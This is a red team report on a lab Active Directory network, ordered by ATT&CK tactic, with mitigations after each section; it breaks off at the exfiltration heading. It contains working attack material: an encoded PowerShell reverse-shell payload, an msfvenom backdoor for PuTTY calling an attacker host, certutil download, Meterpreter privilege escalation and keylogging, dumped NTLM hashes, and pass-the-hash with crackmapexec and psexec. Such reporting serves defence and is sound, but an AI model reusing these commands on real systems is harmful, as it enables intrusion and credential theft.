



VIRTUALLY TESTING FOUNDATION

RED TEAM OPERATIONS REPORT 1

Date: 7/13/2023

Version: 1.0

Table of Contents

Table of Contents.....	1
Confidentiality Statement.....	2
Disclaimer.....	2
Contact Information.....	2
Introduction.....	3
Objective.....	3
Setup.....	5
Targets & Scope.....	5
Scope Exclusions & Limitations.....	5
Methodology.....	6
Tactic - Initial Access	6
Recommendations and Mitigation.....	6
Tactic - Persistence	7
Recommendations and Mitigation.....	8
Tactic - Privileges Escalation	9
Recommendations and Mitigation.....	11
Tactic - Network Pivoting	12
Recommendations and Mitigation.....	14
Tactic - Lateral Movement	15
Recommendations and Mitigation.....	16
Tactic - Data Exfiltration	17

Confidentiality Statement

This document is the exclusive property of **Virtually Testing Foundation (VTF)**. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of the **Virtually Testing Foundation (VTF)**.

Disclaimer

A Security Audit / Vulnerability Assessment / Penetration Test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. VTF prioritized the assessment to identify the weakest security controls an attacker would exploit. VTF recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact Information
Virtually Testing Foundation (Red Team)		
Kaleem Ullah	Red Team Manager	kaleem.ullah@virtuallytestingfoundation.org
Joseph Martinez	Red Team Operator	joseph.martinez@virtuallytestingfoundation.org
M.Hamza jazib	Red Team Operator	muhammad.hamzajazib@virtuallytestingfoundation.org
M.Asif	Red Team Operator	muhammad.asifm@virtuallytestingfoundation.org
Ali Akber Khan	Red Team Operator	ali.akberkhan@virtuallytestingfoundation.org
M.Hussain Kas	Red Team Operator	muhammad.hussainkas@virtuallytestingfoundation.org

Introduction

A full red team simulation is a comprehensive security assessment conducted to evaluate the effectiveness of an organization's security measures. It involves simulating real-world attack scenarios to identify vulnerabilities and weaknesses in the system.

Technique:

- Within the realm of **social engineering**, one specific technique often employed during a red team simulation is phishing for gaining **Initial Access**. Phishing is a malicious attempt to deceive individuals by impersonating a trustworthy entity to extract sensitive information such as passwords, credit card details, or personal data.
- **Persistence** is a critical technique employed during a full red team simulation to assess an organization's resilience against persistent threats. In the context of cybersecurity, persistence refers to the ability of an attacker to maintain access and control over compromised systems or networks for an extended period, even after initial access has been achieved.
- **Lateral movement & privilege escalation** are essential techniques utilized in a full red team simulation to assess an organization's security posture. Lateral movement involves the ability to move laterally across a network, gaining access to different systems and resources, while privilege escalation refers to the process of elevating one's level of access or privileges within a compromised system.

Objective

The objective of the assessment conducted by **VTF RED TEAM** on the **Active Directory Network Infrastructure** was to evaluate its security posture in alignment with current industry best practices. The assessment included various components such as threat emulation, internal penetration testing, and external penetration testing. The testing methodologies employed were based on the **MITRE ATT&CK framework**.

More details here: <https://attack.mitre.org/>

Insights and Reasons for Conducting the Assessment:

1. Identifying Vulnerabilities: The assessment aimed to identify potential vulnerabilities within the AD Network. By simulating real-world attack scenarios and employing industry-standard testing frameworks,
2. Mitigating Risks: Through threat emulation and penetration testing, the assessment provided insights into the potential risks faced by the AD Network infrastructure. By identifying vulnerabilities and assessing the effectiveness of existing security controls, we aimed to mitigate these risks and reduce the likelihood of successful cyberattacks.
3. Industry Best Practices: The assessment compared the security posture of the AD Network infrastructure against current industry best practices. By aligning with established frameworks like the MITRE ATT&CK, we ensured that the evaluation was based on recognized standards and methodologies.


Outcome and Expected Results:

The assessment conducted by **VTF RED TEAM** aimed to provide a comprehensive report highlighting the vulnerabilities, risks, and recommended mitigation measures for the AD Network infrastructure. The expected outcome is a clear understanding of the security posture, along with actionable insights and recommendations to enhance the infrastructure's resilience against cyber threats. The report will include an overview of identified vulnerabilities, their potential impact, and prioritized remediation strategies. Additionally, it will outline the strengths and weaknesses of the existing security controls and provide recommendations for improving the overall security posture in line with current industry best practices.

By conducting this assessment, **VTF** aimed to assist the organization in strengthening their security defenses, reducing potential risks, and ensuring the confidentiality, integrity, and availability of the AD Network's infrastructure.

Setup

Active Directory Network Topology



1. **Window Server 2019 (AD DC)** - 10.0.1.0/24 (subnet 1) 10.0.1.5 (Private IP)
2. **Window 10 Enterprise (AD Joined Machine)** - 10.0.1.0/24 (subnet 1) 10.0.1.7 (Private IP)
3. **Window 10 Pro (AD Joined Machine)** - 10.0.1.0/24 (subnet 1) 10.0.2.0/24 (subnet 2) 10.0.1.6 (Private IP for subnet 1 private IP) 10.0.2.4 (Private IP for subnet 2 private IP)
4. **Window 10 Enterprise (Non AD Joined Machine)** 10.0.2.0/24 (subnet 2) 10.0.2.4 (Private IP)

Targets & Scope

Assessment	Details
AD Network	10.0.1.0/24 (subnet 1) 10.0.2.0/24 (subnet 2)

Scope Exclusions & Limitations

Per Internal procedures, VTF did not perform any of the following attacks during testing:

- Denial of Service(DoS) or Distributed Denial of Service(DDoS) on infrastructure.
- 10.0.1.8/24 (Subnet 1) This machine (VPN Server) is out of scope.
- Exfiltrating of any User's Private Data is not allowed.

All other attacks not specified above were permitted.

Methodology

Tactic - Initial Access

Operators Responsible: Mohammed Asif M & M.Husnain Kas

Technique - SpearPhishing

Attack Explained: This Attack relies on target Downloading the jpeg image file via Email or we can send this to his linkedin or twitter Chats or many other ways to bypass the email security implement via Vendor or Organization. When User Download & open this image it'll execute the malicious hoaxshell code.

Victim Machine: windows-pro

Victim Machine IP: 10.0.1.6

User account credentials used to login: Djohnson@ad.local : Password1

Link to the Attack Documentation: [Gitbook Link](#)

Attacker machine:

POC:

```
[Info] Generating reverse shell payload...
powershell -e JABzAD0AJwAxAdkAMgAuADEANGA4AC4AMQAUADIAOgA4ADAA0AAwAccAOwAkAGkAPQAnADYAYQAxADMAYQA2AGEANQAtADEAZQBjAD
cA0QBjADMAMAAATAGIAZgBiADYANGA4AGQAMwAnADsAJABWAD0AJwBoAHQAdABWADoALwAvACCa0wAkAHYAPQBjAG4AdgBvAGsAZQAtAFcAZQBIAFIAZQ
BxAHUAZQBzAHQAIAAAtAFUAcwBIAEIAyQBzAGkAYwBQAGEAcgBzAGkAbgBnACAALQBVAHIAaQAQACQAcAAkAHMALwA2AGEAMQAZAGEANGBhADUAIAAAtAE
gAZQBhAGQAZQByAHMAIABAASAIgBYAC0AYwAyAGMAMwAtADkAMwAxADkAIgA9ACQAaQB9ADsAdwBoAGkAbABLAACAkAAkAHQAcgB1AGUAKQB7ACQAYw
A9ACgASQBIAHYAbwBrAGUALQBxAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHMAZQBCEAcwBpAGMAUABhAHIAcwbPAG4AZwAgAC0AVQByAGkAIAAIAAH
AAJABzAC8AMQBLAGMANwA5AGMAMwAwACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtAGMAMgBjADMALQA5ADMAMQA5ACIAPQAKAGKAFQAPAC4AQw
BvAG4AdABLAG4AdAA7AGkAZgAgACgAJABjACAALQBIAUAAIAAE4AbwBuAGUAJwApACAeAwAkAHIApQBPAHUAdAAAtAFMAABYAGKAbgBnACAALQ
BJAG4AcAB1AHQATwBiAG0AZQBjAHQAIAAIAAHIA0wAkAHQAPQBjAG4AdgBvAGsAZQAtAFcAZQBIAFIAZQBxAHUAZQBzAHQAIAAAtAFUAcgBpACAAJABWAC
QAcwAvAGIAZgBiADYANGA4AGQAMwAgAC0ATQBIAHQAAABvAGQAIABQAE8AUwBUACAALQBIAGUAYQBkAGUAcgBzACAAQAB7ACIAWAAtAGMAMgBjADMALQ
A5ADMAMQA5ACIAPQAKAGKAFQAGAC0AQgBvAGQAEQAGACgAlWwBTAHkAcwB0AGUABQAUAFQAZQB4AHQALgBFAG4AYwBvAGQAAQBUAGcAXQA6ADoAVQBUAE
YA0AAuAEcAZQB0AEIAEQB0AGUAcwAoACQAZQArACQAcgApACAALQBIAAG8AAQBUACAAJwAgACCkAKB9ACAACwBsAGUAZQBwACAAMAAuADgAFQA=
Copied to clipboard!
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...

PS C:\Users\Djohnson\AppData\Local\Temp >
```

Reference: <https://attack.mitre.org/techniques/T1566/>

Recommendation and Mitigation

1. Education and Awareness: The first line of defense is educating yourself and your employees about phishing attacks. Train them to recognize common phishing tactics, such as suspicious emails, URLs, attachments, and requests for sensitive information.
2. Scan Attachments Before Opening: Before opening any attachment, even from a seemingly trustworthy source, scan it using an up-to-date antivirus program to check for potential threats.

Tactic - Persistence


Operators Responsible: Ali Akber Khan

Technique - Compromise Software Binary

Attack Explained: This Attack involves taking the binary that the target uses commonly, injecting shellcode within that & then putting it back to the target's machine so everytime the target runs that binary (or software) not only his software will load but also our malicious payload.

We've Gained initial access into the window pro 10 (10.0.1.6/24) machine so as to retain the persistent access to this machine. Let's perform some persistence techniques on this machine

The Target system has “**Putty**” software installed so we can hijack this binary.



Copy this binary into Attacker's machine & inject shellcode within it using msfvenom.

```
$msfvenom -a x64 --platform windows -x putty.exe -k -p windows/x64/shell reverse tcp lhost=192.168.1.3 lport=443 -b "\x00" -f exe -o puttyX.exe
r/lib/ruby/2.7.0/fileutils.rb:105: warning: already initialized constant FileUtils::VERSION
r/lib/gems/2.7.0/gems/fileutils-1.7.1/lib/fileutils.rb:183: warning: previous definition of VERSION was here
```

Now Copy this “putty” software back into the target system from where we copied it.


Start a HTTP server on attacker's side:

```
$sudo python3 -m http.server -b 192.168.1.3 443
Serving HTTP on 192.168.1.3 port 443 (http://192.168.1.3:443/) ...
10.0.1.6 - - [11/Jul/2023 12:50:06] "GET /puttyX.exe HTTP/1.1" 200 -
10.0.1.6 - - [11/Jul/2023 12:50:11] "GET /puttyX.exe HTTP/1.1" 200 -
```

On the target's side download this injected shellcode Putty software using certutil.exe:

```
C:\Users\DJohnson\Desktop>certutil -urlcache -split -f http://192.168.1.3:443/puttyX.exe putty.exe
**** Online ****
000000 ...
1eb600
CertUtil: -URLCache command completed successfully.
```

Execute the “Putty” & the user will have his software working normally but in the meantime the software “Putty” will also trigger our shellcode which has a reverse shell payload.



Reference: <https://attack.mitre.org/techniques/T1554>

Recommendation and Mitigation

1. Code Signing: Use code signing to verify the integrity and authenticity of software before it is executed. This helps ensure that the code has not been tampered with or modified by unauthorized parties.
2. Changes in File Sizes or Hashes: Compare the file size and cryptographic hash of the software with the known legitimate version. Malware injection might alter these attributes.
3. Unrecognized Processes: Check the running processes in the system. If you notice unfamiliar or suspicious processes related to the legitimate software, it might be a sign of malware injection.

Tactic - Privileges Escalation

Operators Responsible: Ali Akber Khan

Technique - Token Impersonation/Theft

Attack Explained: This Attack involves stealing the Access token of SYSTEM, Local ADMIN or higher privilege account users so we can impersonate them to spawn high privileges processes on the local machine & for domain Admin we can run the keylogger to gain access to Domain Admin or higher privileges account in AD environment.

1. Local Privilege Escalation

We initially have “**Djohnson**” Access which has low privileges access on the system.

```
(Meterpreter 3)(C:\Users\Djohnson) > getuid  
Server username: AD\Djohnson
```

Use the “Getsystem” script build-in in meterpreter C2 (metasploit). It will use a number of different techniques to gain SYSTEM level privileges. (if it not loaded then load “use priv” then it'll be load)

Let's run all the scripts within “getsystem” to try all possibilities from to gain access to higher privileges accounts.

We got Successful privilege escalated to SYSTEM Account (which has Full Power) using “**Named Pipe Impersonation**” Attack.

```
(Meterpreter 3)(C:\Users\Djohnson) > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
(Meterpreter 3)(C:\Users\Djohnson) > getuid  
Server username: NT AUTHORITY\SYSTEM
```


In this technique, Meterpreter creates a named pipe. Then a cmd.exe is created under the local system that connects to the Meterpreter named pipe. Meterpreter can then impersonate the local security privileges, in this case SYSTEM. This makes you the **SYSTEM administrator**.

2. Domain Privilege Escalation

For Escalating our privilege in the Domain (Active Directory) Environment we can do the following attack.

Start a **keylogger** on the system which we've compromised & Escalated our privileges locally Successfully (Win10 Pro).

```
(Meterpreter 3)(C:\Users\Djohnson) > keyscan_start
Starting the keystroke sniffer ...
(Meterpreter 3)(C:\Users\Djohnson) > keyscan_dump
Dumping captured keystrokes...
not<CR>
hello world
```



Now whatever user writes will get us to Domain Admin or high privilege account access in the Domain environment we can exhaust the System's resources using Fork Bomb & wait passively. Let's assume the compromised user will call the IT folks & They will usually use a high privilege Domain account to troubleshoot the issues & through this way we can gain Access to that credentials.

Reference: <https://attack.mitre.org/techniques/T1134/001/>

Recommendations and Mitigation

1. **Enable User Account Control (UAC):** UAC helps prevent unauthorized changes to the system by requiring users to provide consent or enter administrative credentials before performing certain actions. Keep UAC enabled at an appropriate level to limit the risk of token misuse.
2. **Use Windows Defender and Antivirus Software:** Windows Defender is a built-in antivirus solution in Windows. Ensure that it is enabled and up to date. Additionally, consider using reputable third-party antivirus software to enhance malware protection.
3. **Enable Exploit Protection:** Windows Exploit Protection provides a set of security mitigations to protect against various types of attacks, including token manipulation.
4. **Use Multi-Factor Authentication (MFA):** Enable MFA such as Google Authenticator, Microsoft Authenticator, Smart Cards, Hardware Tokens etc wherever possible to add an extra layer of security and reduce the risk of unauthorized access even if keyloggers capture login credentials.
5. **Use Keystroke Encryption Tools:** Consider using keystroke encryption tools that scramble keystrokes before they reach the operating system, making them more challenging for keyloggers to capture.

Tactic - Network Pivoting

Operators Responsible: Joseph Martinez & M.Hamza Jazib

Technique - Pivoting via Msf Autoroute

Attack Explained: This Attack we've creates a new route through a meterpreter C2 session allowing the attacker to pivot from compromised host to other host on the network.

Victim Machine: windows-pro -> pivot to enterprise-2

Victim Machine IP: 10.0.1.6

1. Checking up if the machine has other NICs connected to other networks using the meterpreter shell we gained in the **Compromise Software Binary** attack (persistence). Here we can just run an **ipconfig** command:

```
meterpreter > ipconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
-----
Name       : Intel(R) 82574L Gigabit Network Connection #3
Hardware MAC : 00:0c:29:ac:02:71
MTU       : 1500
IPv4 Address : 192.168.46.138
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9823:f667:6763:b6f6
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 10
-----
Name       : Intel(R) 82574L Gigabit Network Connection #2
Hardware MAC : 00:0c:29:ac:02:67
MTU       : 1500
IPv4 Address : 10.0.2.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d0ef:7929:4b62:6ebf
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 16
-----
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:ac:02:5d
MTU       : 1500
IPv4 Address : 10.0.1.6
IPv4 Netmask : 255.255.255.0

meterpreter > |
```

2. Getting routes to other subnets from the host's routing table:

```
run post/multi/manage/autoroute
```

```
meterpreter > run post/multi/manage/autoroute
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[+] Running module against VDI212
[+] Searching for subnets to autoroute.
[+] Route added to subnet 10.0.1.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 10.0.2.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.46.0/255.255.255.0 from host's routing table.
meterpreter > █
```

3. Running port scan in meterpreter for **subnet 2**

```
use auxiliary/scanner/portscan/tcp
```

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.2.0/24
RHOSTS => 10.0.2.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-100
PORTS => 1-100
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/portscan/tcp) > run

[*] 10.0.2.0/24: - Scanned 27 of 256 hosts (10% complete)
[*] 10.0.2.0/24: - Scanned 52 of 256 hosts (20% complete)
[*] 10.0.2.0/24: - Scanned 77 of 256 hosts (30% complete)
[*] 10.0.2.0/24: - Scanned 113 of 256 hosts (44% complete)
[*] 10.0.2.0/24: - Scanned 150 of 256 hosts (58% complete)
[*] 10.0.2.0/24: - Scanned 157 of 256 hosts (61% complete)
[*] 10.0.2.0/24: - Scanned 180 of 256 hosts (70% complete)
[*] 10.0.2.0/24: - Scanned 207 of 256 hosts (80% complete)
[*] 10.0.2.0/24: - Scanned 232 of 256 hosts (90% complete)
[*] 10.0.2.0/24: - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > █
```

4. Since there was no port open on the **Enterprise-2** machine (can be changed by adding a service that uses a publicly open port like DNS, RDP, FTP, etc), the results were empty.

We can pretty much do anything after we have added routes, we can try any initial technique to get access to the enterprise-2 machine.

Reference: <https://attack.mitre.org/techniques/T1210/>

Recommendations and Mitigation

1. **Network Segmentation:** Segment your network into isolated zones based on the principle of least privilege. Restrict communication between different segments and use firewalls to control traffic flow.
2. **Monitor Network Traffic:** Implement network monitoring and intrusion detection systems to identify suspicious activities, such as unusual lateral movement or data exfiltration.
3. **Monitor Service Accounts:** Regularly review and monitor service accounts to ensure they are not misused for lateral movement.
4. **Disable Unnecessary Services:** Turn off or disable unnecessary services and protocols to reduce the attack surface.

Tactic - Lateral Movement

Operator Responsible: Joseph Martinez

Technique - Pass The Hash

Attack Explained: The following attack uses a user's password hash instead of the actual password to gain unauthorized access. Instead of cracking the password, the attacker steals the hash and uses it to authenticate and access other systems or services where the same hash is accepted. By bypassing password-based security measures, the attacker can exploit password reuse to gain access to multiple accounts.

NOTE: IP's and/or users were subject to change due to lab updates, attack chain still follows.

Victim Machine: enterprise => pivot to windows-pro

Victim Machine IP: 192.168.168.163

1. Using the privileged meterpreter shell we gained via **Token Impersonation/Theft**, we can dump the local hashes of the target machine via the **hashdump** command, this will dump all local account SAM hashes:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dcd69044a0b174c12a61ebc6a08df4a2:::
```

2. We can see that there is a local Administrator also on the machine here that we can leverage at test to see if we can use the hash on other machines as well. We can use the following command with **crackmapexec**:

```
crackmapexec smb 192.168.192.0/24 -u Administrator -H afc44ee7351d61d00698796da06b1ebf --local-auth
```

```
(kali@kali) [~/Desktop/Tools]
$ crackmapexec smb 192.168.192.0/24 -u Administrator -H afc44ee7351d61d00698796da06b1ebf --local-auth
SMB 192.168.192.1 445 [+] 
SMB 192.168.192.1 445 [+] 
SMB 192.168.192.163 445 ANGELA-EXEC [*] Windows 10 Pro 19045 x64 (name:ANGELA-EXEC) (domain:ANGELA-EXEC) (signing:False) (SMBv1:True)
SMB 192.168.192.160 445 ECORP-DC [*] Windows 10.0 Build 17763 x64 (name:ECORP-DC) (domain:ECORP-DC) (signing:True) (SMBv1:False)
SMB 192.168.192.163 445 ANGELA-EXEC [*] ANGELA-EXEC\Administrator:afc44ee7351d61d00698796da06b1ebf (Pwn3d!)
SMB 192.168.192.160 445 ECORP-DC [-] ECORP-DC\Administrator:afc44ee7351d61d00698796da06b1ebf STATUS_LOGON_FAILURE
```


- Based on the following results we have here, it can be seen that the Administrator account from our enterprise machine is able to authenticate into the windows pro target (192.168.191.149) via hash.

To test if this works we will need to use psexec within the impacket tool kit, this will be using the same SAM hash we used previously to test authentication across the entire domain (via password spraying):

```
impacket-psexec Administrator@192.168.192.163 -hashes  
aad3b435b51404eeaad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf
```

```
(kali@kali) - [~/Desktop/Tools]  
$ impacket-psexec Administrator@192.168.192.163 -hashes aad3b435b51404eeaad3b435b51404ee:afc44ee7351d61d00698796da06b1ebf  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
[*] Requesting shares on 192.168.192.163.....  
[*] Found writable share ADMIN$  
[*] Uploading file SgkDLPzb.exe  
[*] Opening SVCManager on 192.168.192.163.....  
[*] Creating service pXbg on 192.168.192.163.....  
[*] Starting service pXbg.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.19045.2965]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> whoami  
nt authority\system  
  
C:\Windows\system32> hostname  
ANGELA-EXEC
```

Reference: <https://attack.mitre.org/techniques/T1550/002/>

Recommendation and Mitigation

- Use Kerberos over NTLM: Wherever possible, favor Kerberos authentication over NTLM. Kerberos is more secure and resistant to Pth attacks.
- Credential Guard: Use Windows Credential Guard, available in Windows 10 Enterprise and Windows Server, to protect NTLM and Kerberos credentials from being stolen by attackers.
- Enable LSA Protection: Enable LSA (Local Security Authority) protection on Windows systems to prevent unauthorized access to the LSA process, which stores sensitive authentication data.
- Multi-Factor Authentication (MFA): Implement MFA to add an extra layer of security. Even if attackers have stolen password hashes, they will still need additional factors to complete authentication.

Tactic - Data Exfiltration

Operator Responsible: Joseph Martinez

Technique - Exfiltration Over Alternative Protocol (HTTP/S)

